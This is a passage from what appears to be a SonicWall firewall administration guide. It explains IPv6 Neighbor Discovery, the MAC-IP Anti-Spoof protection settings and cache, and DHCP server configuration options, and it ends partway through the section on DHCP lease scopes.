
Network > Neighbor Discovery

The Neighbor Discovery Protocol (NDP) is a new messaging protocol that was created as part of IPv6 to perform a number of the tasks that ICMP and ARP accomplish in IPv4. Just like ARP, Neighbor Discovery builds a cache of dynamic entries, you can configure static Neighbor Discovery entries. The following table shows the IPv6 neighbor messages and functions that are analogous to the traditional IPv4 neighbor messages.

IPv6 Neighbor Messages and Functions Analogous to IPv4 Neighbor Messages

IPv4 Neighbor message	IPv6 Neighbor message
ARP request message	Neighbor solicitation message
ARP relay message	Neighbor advertisement message
ARP cache	Neighbor cache
Gratuitous ARP	Duplicate address detection
Router solicitation message (optional)	Router solicitation (required)
Router advertisement message (optional)	Router advertisement (required)
Redirect message	Redirect Message


To configure NDP, navigate to the **Network > Neighbor Discovery** page.



The Static NDP feature allows for static mappings to be created between a Layer 3 IPv6 address and a Layer 2 MAC address.

To configure a Static NDP entry, perform the following steps:

1 On the **Network > Neighbor Discovery** page, click the **Add** button.



2 In the **IP Address** field, enter the IPv6 address for the remote device.

3 In the **Interface** drop-down menu, select the interface on the firewall that will be used for the entry.

4 In the **MAC Address** field, enter the MAC address of the remote device.

5 Click **OK**. The static NDP entry is added.

The NDP Cache table displays all current IPv6 neighbors. The following types of neighbors are displayed:

- **REACHABLE** - The neighbor is known to have been reachable within 30 seconds.
- **STALE** - The neighbor is no longer known to be reachable, and traffic has been sent to the neighbor within 1200 seconds.
- **STATIC** - The neighbor was manually configured as a static neighbor.

38

Configuring MAC-IP Anti-Spoof

MAC-IP Anti-Spoof Protection Overview

MAC and IP address-based attacks are increasingly common in today's network security environment. These types of attacks often target a Local Area Network (LAN) and can originate from either outside or inside a network. In fact, anywhere internal LANs are somewhat exposed, such as in office conference rooms, schools, or libraries, could provide an opening to these types of attacks. These attacks also go by various names: man-in-the-middle attacks, ARP poisoning, SPITS. The MAC-IP Anti-Spoof feature lowers the risk of these attacks by providing you with different ways to control access to a network, and by eliminating spoofing attacks at OSI Layer 2/3.

The effectiveness of the MAC-IP Anti-Spoof feature focuses on two areas. The first is admission control which allows you the ability to select which devices gain access to the network. The second area is the elimination of spoofing attacks, such as denial-of-service attacks, at Layer 2. To achieve these goals, two caches of information must be built: the MAC-IP Anti-Spoof Cache, and the ARP Cache.

The MAC-IP Anti-Spoof cache validates incoming packets and determines whether they are to be allowed inside the network. An incoming packet's source MAC and IP addresses are looked up in this cache. If they are found, the packet is allowed through. The MAC-IP Anti-Spoof cache is built through one or more of the following sub-systems:

- DHCP Server-based leases (SonicOS DHCP Server)
- DHCP relay-based leases (SonicOS IP Helper)
- Static ARP entries
- User created static entries

The ARP Cache is built through the following subsystems:

- ARP packets; both ARP requests and responses
- Static ARP entries from user-created entries
- MAC-IP Anti-Spoof Cache

The MAC-IP Anti-Spoof subsystem achieves egress control by locking the ARP cache, so egress packets (packets exiting the network) are not spoofed by a bad device or by unwanted ARP packets. This prevents a firewall from routing a packet to the unintended device, based on mapping. This also prevents man-in-the-middle attacks by refreshing a client's own MAC address inside its ARP cache.

Configuring MAC-IP Anti-Spoof Protection


For an overview of MAC-IP Anti-Spoof protection, see MAC-IP Anti-Spoof Protection Overview.

Topics:


- Interface Anti-Spoof Settings
- Anti-Spoof Cache
- Spoof Detected List
- Extension to IP Helper

Interface Anti-Spoof Settings

To edit MAC-IP Anti-Spoof settings within the Network Security Appliance management interface, go to the **Network > MAC-IP Anti-spoof** page.



To configure settings for a particular interface, click the **Configure** icon for the desired interface.



The **Settings** window is now displayed for the selected interface. In this window, the following settings can be enabled or disabled by clicking on the corresponding check box. Once your setting selections for this interface are complete, click **OK**. The following options are available:


- **Enable**—To enable the MAC-IP Anti-Spoof subsystem on traffic through this interface
- **Static ARP**—Allows the Anti-Spoof cache to be built from static ARP entries
- **DHCP Server**—Allows the Anti-Spoof cache to be built from active DHCP leases from the SonicWall DHCP server
- **DHCP Relay**—Allows the Anti-Spoof cache to be built from active DHCP leases, from the DHCP relay, based on IP Helper. To learn about changes to IP Helper, see Extension to IP Helper.
- **ARP Lock**—Locks ARP entries for devices listed in the MAC-IP Anti-Spoof cache. This applies egress control for an interface through the MAC-IP Anti-Spoof configuration, and adds MAC-IP cache entries as permanent entries in the ARP cache. This controls ARP poisoning attacks, as the ARP cache is not altered by illegitimate ARP packets.
- **ARP Watch**—Enables generation of unsolicited unicast ARP responses towards the client's machine for every MAC-IP cache entry on the interface. This process helps prevent man-in-the-middle attacks.
- **Enforce Anti-Spoof**—Enables ingress control on the interface, blocking traffic from devices not listed in the MAC-IP Anti-Spoof cache.
- **Spoof Detection List**—Logs all devices that fail to pass Anti-spoof cache and lists them in the Spoof Detected List.
- **Allow Management**—Allows through all packets destined for the appliance's IP address, even if coming from devices currently not listed in the Anti-Spoof cache.

Once the settings have been adjusted, the interface's listing will be updated on the MAC-IP Anti-Spoof panel. The green circle with white check mark icons denote which settings have been enabled.


NOTE: The following interfaces are excluded from the MAC-IP Anti-Spoof list: Non-ethernet interfaces, port-shield member interfaces, Layer 2 bridge pair interfaces, high availability interfaces, and high availability data interfaces.

Anti-Spoof Cache

The MAC-IP Anti-Spoof Cache lists all the devices presently listed as “authorized” to access the network, and all devices marked as “blacklisted” (denied access) from the network. To add a device to the list, click the **Add** button.



A window is now displayed that allows for manual entry of the IP and MAC addresses for the device. Enter the information in the provided fields. You may also select to approve or blacklist the routing device. Checking the router setting allows all traffic coming from behind this device. Blacklisting the device will cause packets to be blocked from this device, irrespective of its IP address. Once your entries have been made, click **OK** to return to the main panel.



If you need to edit a static Anti-Spoof cache entry, select the check box to the left of the IP address, then click the **Configure** icon on the same line.

Single, or multiple, static anti-spoof cache entries can be deleted. To do this, select the **delete** check box next to each entry, then click the **Delete** button.


To clear cache statistics, select the desired devices, then click **Clear Stats**.

If you wish to see the most recent available cache information, click the **Refresh** button.

NOTE: Some packet types are bypassed even though the MAC-IP Anti-Spoof feature is enabled: 1) Non-IP packets, 2) DHCP packets with source IP as 0, 3) Packets from a VPN tunnel, 4) Packets with invalid Unicast IPs as their source IPs, and 5) Packets from interfaces where the Management status is not enabled under anti-spoof settings.

Spoof Detected List

The Spoof Detected List displays devices that failed to pass the ingress anti-spoof cache check. Entries on this list can be added as a static anti-spoof entry. To do this, click on the **Add** icon for the desired device. An alert message window opens, asking if you wish to add this static entry. Click **OK** to proceed, or **Cancel** to return to the Spoof Detected List.



Entries can be flushed from the list by clicking the **Flush** button. The name of each device can also be resolved using NetBios, by clicking the **Resolve** button.

You can identify a specific device(s) by using the table “Filter” function.

To identify a device, you must fill in the available field, specifying either the device’s IP address, iface, MAC address, or name. The field must be filled using the appropriate syntax for operators:

Operator syntax options


Operator	Syntax options
Value with a type	Ip=1.1.1.1 or ip=1.1.1.0/24 Mac=00:01:02:03:04:05 Iface=x1
String	X1 00:01 Tst-mc 1.1.
AND	Ip=1.1.1.1;iface=x1 Ip=1.1.1.0/24;iface=x1;just-string
OR	Ip=1.1.1.1,2.2.2.2,3.3.3.0/24 Iface=x1,x2,x3
Negative	!ip=1.1.1.1;!just-string !iface=x1,x2
Mixed	Ip=1.1.1.1,2.2.2.2;mac=00:01:02:03:04:05; just-string;!iface=x1,x2

Extension to IP Helper

In order to support leases from the DHCP relay subsystem of IP Helper, the following changes have been made in the IP Helper panel, located at **Network > IP Helper**:

- As part of the DHCP relay logic, IP Helper learns leases exchanged between clients and the DHCP server, then saves them into flash memory.
- These learned leases are synchronized to the idle firewall, as part of the IP Helper state sync messages.

MAC and IP address bindings from the leases are transferred into the MAC-IP Anti-Spoof cache.




39

Setting Up the DHCP Server

- Network > DHCP Server
  - DHCP Server Options Overview
  - Multiple DHCP Scopes per Interface
  - Configuring the DHCP Server
  - DHCP Server Lease Scopes
  - Current DHCP Leases
  - Configuring Advanced DHCP Server Options
  - Configuring DHCP Server for Dynamic Ranges
  - Configuring Static DHCP Entries
  - Configuring DHCP Generic Options for DHCP Lease Scopes
  - DHCP Option Numbers
  - DHCP and IPv6

Network > DHCP Server



The SonicWall security appliance includes a DHCP (Dynamic Host Configuration Protocol) server to distribute IP addresses, subnet masks, gateway addresses, and DNS server addresses to your network clients. The **Network > DHCP Server** page includes settings for configuring the SonicWall security appliance's DHCP server.

You can use the SonicWall security appliance's DHCP server or use existing DHCP servers on your network. If your network uses its own DHCP servers, make sure the **Enable DHCP Server** check box is unchecked.

The number of address ranges and IP addresses the SonicWall DHCP server can assign depends on the model, operating system, and licenses of the SonicWall security appliance. The table below shows maximum allowed DHCP leases for SonicWall security appliances.

Maximum DHCP Leases Allowed per Platform

Platform	Maximum DHCP Leases
NSA 3500, NSA 4500	1,024 leases
NSA 5000, E5500, E6500, E7500	4,096 leases

Topics:

- DHCP Server Options Overview
- Multiple DHCP Scopes per Interface
- Configuring the DHCP Server

- DHCP Server Lease Scopes
- Current DHCP Leases
- Configuring Advanced DHCP Server Options
- Configuring DHCP Server for Dynamic Ranges
- Configuring Static DHCP Entries
- Configuring DHCP Generic Options for DHCP Lease Scopes
- DHCP Option Numbers
- DHCP and IPv6

DHCP Server Options Overview

Topics:

- What Is the SonicWall DHCP Server Options Feature?
- Benefits
- How Does the SonicWall DHCP Server Options Feature Work?
- Supported Standards

What Is the SonicWall DHCP Server Options Feature?

The SonicWall DHCP server options feature provides support for DHCP options, also known as vendor extensions, as defined primarily in RFCs 2131 and 2132. DHCP options allow users to specify additional DHCP parameters in the form of predefined, vendor-specific information that is stored in the options field of a DHCP message. When the DHCP message is sent to clients on the network, it provides vendor-specific configuration and service information. The DHCP Option Numbers, provides a list of DHCP options by RFC-assigned option number.

Benefits

The SonicWall DHCP server options feature provides a simple interface for selecting DHCP options by number or name, making the DHCP configuration process quick, easy, and compliant with RFC-defined DHCP standards.

How Does the SonicWall DHCP Server Options Feature Work?

The SonicWall DHCP server options feature allows definition of DHCP options using a drop-down menu based on RFC-defined option numbers, allowing administrators to easily create DHCP objects and object groups, and configure DHCP generic options for dynamic and static DHCP lease scopes. Once defined, the DHCP option is included in the options field of the DHCP message, which is then passed to DHCP clients on the network, describing the network configuration and service(s) available.

Supported Standards

The SonicWall DHCP server options feature supports the following standards:

- RFC 2131 - Dynamic Host Configuration Protocol
- RFC 2132 - DHCP Options and BOOTP Vendor Extensions

Multiple DHCP Scopes per Interface

The following provide an overview of the Multiple DHCP Scopes per Interface feature:

What are Multiple DHCP Scopes per Interface?

Often, DHCP clients and server(s) reside on the same IP network or subnet, but sometimes DHCP clients and their associated DHCP server(s) do not reside on the same subnet. The Multiple DHCP Scopes per Interface feature allows one DHCP server to manage different scopes for clients spanning multiple subnets.

Benefits of Multiple DHCP Scopes

Efficiency – A single DHCP server can provide IP addresses for clients spanning multiple subnets.

Compatible with DHCP over VPN – The processing of relayed DHCP messages is handled uniformly, regardless of whether it comes from a VPN tunnel or a DHCP relay agent.

Multiple Scopes for Site-to-Site VPN – When using an internal DHCP server, a remote subnet could be configured using scope ranges that differ from the LAN/DMZ subnet. The scope range for the remote subnet is decided by the “Relay IP Address” set in the remote gateway.

Multiple Scopes for Group VPN – When using an internal DHCP server, a SonicWall GVC client could be configured using scope ranges that differ from the LAN/DMZ subnet. The scope range for the SonicWall GVC client is decided by the “Relay IP Address (Optional)” set in the central gateway.


Compatible with Conflict Detection – Currently, the SonicWall DHCP server performs server-side conflict detection when this feature is enabled. The advantage of server-side conflict detection is that it detects conflicts even when the DHCP client does not run client-side conflict detection. However, if there are a lot of DHCP clients on the network, server-side conflict detection can result in longer waits for a full IP address allocation to complete. Conflict Detection (and Network Pre-Discovery) are not performed for an IP address which belongs to a “relayed” subnet scope. The DHCP server only performs a conflict detection ICMP check for a subnet range attached to its interface.

How Do Multiple DHCP Scopes per Interface Work?

Normally, a DHCP client initiates an address allocating procedure by sending a Broadcast DHCP Discovery message. Since most routes do not forward broadcast packets, this method requires DHCP clients and server(s) to reside on the same IP network or subnet.


When DHCP clients and their associated DHCP server are not on the same subnet, some type of third-party agent (BOOTP relay agent, IP Helper, etc.) is required to transfer DHCP messages between clients and server. The DHCP relay agent populates the giaddr field with its ingress interface IP address and then forwards it to the configured DHCP server. When the DHCP server receives the message, it examines the giaddr field to determine if it has a DHCP scope that could be used to supply an IP address lease to the client.

Multiple Subnets Sharing One DHCP Server



The Multiple DHCP Scopes per Interface feature provides security enhancements to protect against potential vulnerabilities inherent in allowing wider access to the DHCP server. The DHCP Advanced Setting page provides security with a new tab for Trusted Agents where trusted DHCP relay agents can be specified. The DHCP server discards any messages relayed by agents which are not in the list.

Trusted DHCP Relay Agents



Configuring the DHCP Server

If you want to use the SonicWall security appliance's DHCP server, select **Enable DHCP Server** on the **Network > DHCP Server** page.

The following DHCP server options can be configured:

- Select **Enable Conflict Detection** to turn on automatic DHCP scope conflict detection on each zone.
    - **Compatible with Conflict Detection** – Currently, the SonicWall DHCP server performs server-side conflict detection when this feature is enabled. The advantage of server-side conflict detection is that it detects conflicts even when the DHCP client does not run client-side conflict detection. However, if there are a lot of DHCP clients on the network, server-side conflict detection can result in longer waits for a full IP address allocation to complete.

- Select **Enable DHCP Server Network Pre-Discovery** to have the DHCP server scan for other DHCP server networks. The following options can be modified to customize the performance of DHCP server network pre-discovery:
    - **DHCP Server Conflict Detect Period**—Sets how often the DHCP server scans for other networks. The default is 300 seconds.
    - **Number of DHCP resources to discover**—Sets the number of DHCP networks that are scanned for. The default is 10.
    - **Timeout for conflicted resource to be rechecked**—Sets the duration of time after which conflicted resources are re-checked. The default is 1800 seconds.
    - **Timeout for available resource to be rechecked**—Sets the duration of time after which available resources are re-checked. The default is 600 seconds.

NOTE: Conflict detection and network pre-discovery are not performed for an IP address which belongs to a “relayed” subnet scope. The DHCP server only performs a conflict detection ICMP check for a subnet range attached to its interface.

To configure Option Objects, Option Groups, and Trusted Agents, click the **Advanced** button. For detailed information on configuring these features, see Configuring Advanced DHCP Server Options.

Configuring DHCP Server Persistence

DHCP server persistence is the ability of the firewall save DHCP lease information and to provide the client with a predictable IP address that does not conflict with another use on the network, even after a client reboot.

DHCP server persistence works by storing DHCP lease information periodically to flash memory. This ensures that users have predicable IP addresses and minimizes the risk of IP addressing conflicts after a reboot.

DHCP server persistence provides a seamless experience when a user reboots a workstation. The DHCP lease information is saved, and the user retains the same workstation IP address. When a firewall is restarted, usually due to maintenance or an upgrade, DHCP server persistence provides the following benefits:

- IP address uniqueness: Lease information is stored in flash memory, so the risk of assigning the same IP address to multiple users is nullified.
- Ease of use: By saving the lease information in the flash memory, the user’s connections are automatically restored.

To configure DHCP Server Persistence, select the **Enable DHCP Server Persistence** check box. Optionally, you can modify how often the DHCP server stores DHCP lease information by modifying the **DHCP Server Persistence Monitoring Interval** field. The default is 5 minutes.

DHCP Server Lease Scopes

The **DHCP Server Lease Scopes** table displays the currently configured DHCP IP ranges. The table shows:

- **Type**—Dynamic or Static.
